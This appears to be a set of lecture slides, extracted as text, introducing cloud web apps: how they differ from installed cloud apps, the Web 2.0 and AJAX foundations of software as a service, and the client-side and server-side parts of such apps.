
Example: Vivino



The cloud and the cloud app







App, web app or service?



App interconnections

- There are even apps that connect apps to other apps
 - IfThisThenThat, Zapier, CloudWork, ...



Cloud app vs. web app

- Cloud app
 - App that uses online services (the cloud)
 - storage, login, or other
 - Can be installed and platform specific
 - Can be web app, in fact, frequently a web app
 - Typically offline and online operation
- Web app
 - Uses browser as delivery – no installation
 - (More or less) platform independent
 - ideally browser independent (hardish)
 - Can offer offline operation
 - Dominating SaaS solution



Software as a Service

- Key enabler: web 2.0
- Web 1.0
 - Static – entire page loaded each interaction with server
 - Stored or generated pages
- Web 2.0
 - Ajax – XMLHttpRequest
 - asynchronous communication – allows for fetching and sending data without reloading the entire page
 - JavaScript
 - provides dynamism – allows for reconstructing the page based on fetched data
- HTML5/CSS3
 - enables more proper looking user interfaces
- Browser as execution platform
 - provides platform independence
- Together, this provides a solid foundation for SaaS



Aggregators Folksonomy Wikis User Centered Joy of Use
Blogs Participation Six Degrees Usability Widgets
Pagerank XFN Recommendation Social Software FOAF Browser
Videocasting Podcasting Sharing Collaboration Perpetual Beta Simplicity AJAX
Audio IM Video Design
Convergence Web 2.0 CSS Pay Per Click
UMTS Mobility Atom XHTML SVG Ruby on Rails VC Trust Affiliation
OpenAPIs RSS Semantic Web Standards SEO Economy
OpenID Remixability REST Standardization The Long Tail
DataDriven Accessibility XML
Modularity SOAP Microformats Syndication


Setting of this lecture

- Focus
 - Cloud web apps
- Rationale
 - Must focus due to time constraints
 - Major category of cloud apps
- Applicability
 - Many interesting problems applicable to other settings
 - Uniform treatment of app (client side) and provider (server side) possible (JavaScript as a server language via, e.g., Node.js)
- Practicality
 - Everyone has a browser – easy to experiment
- Assumed knowledge
 - Basic understanding of programming languages to understand and write JavaScript
 - Feel free to interrupt and ask!




Cloud web apps

- The app is delivered to the client over http as a web 'page' (html, css and JavaScript)
- The provider runs app backend that provides core functionality like login, sessions, storage etc.
- App communicates with provider and other resources in the cloud using, e.g., AJAX
 - sends data, receives data, updates 'page' dynamically
- The provider may use cloud resources to realize the app backend
 - for storage, for authentication or other services to increase the attraction of the product
- The provider may publish part of the app backend as a cloud service of its own for others to use, c.f., e.g., DropBox




The client side – the web app


- Built using HTML, CSS and JavaScript
- Resources fetched both from the app provider (1st party) and 3rd parties
 - images, code, css, ...
- Content Delivery Networks (CDN) common
 - relieves server load for providers
 - beneficial for client side caching (based on origin of resource)
- Relying on AJAX (and other means) to communicate with the cloud
 - to send and receive data (and commands)



Client side case study



SvD partial overview



The server side – the app backend

- Frequently built using some framework
 - Django
 - Ruby on rails
 - express.js ...
- Provides static and generated routes (what used to be 'pages')
- Can be run in the cloud
 - Google AppEngine
 - Microsoft Azure
 - Heroku ...
- May use cloud services
 - Storage
 - Authentication ...
- Of course, we know little about the commercial backends


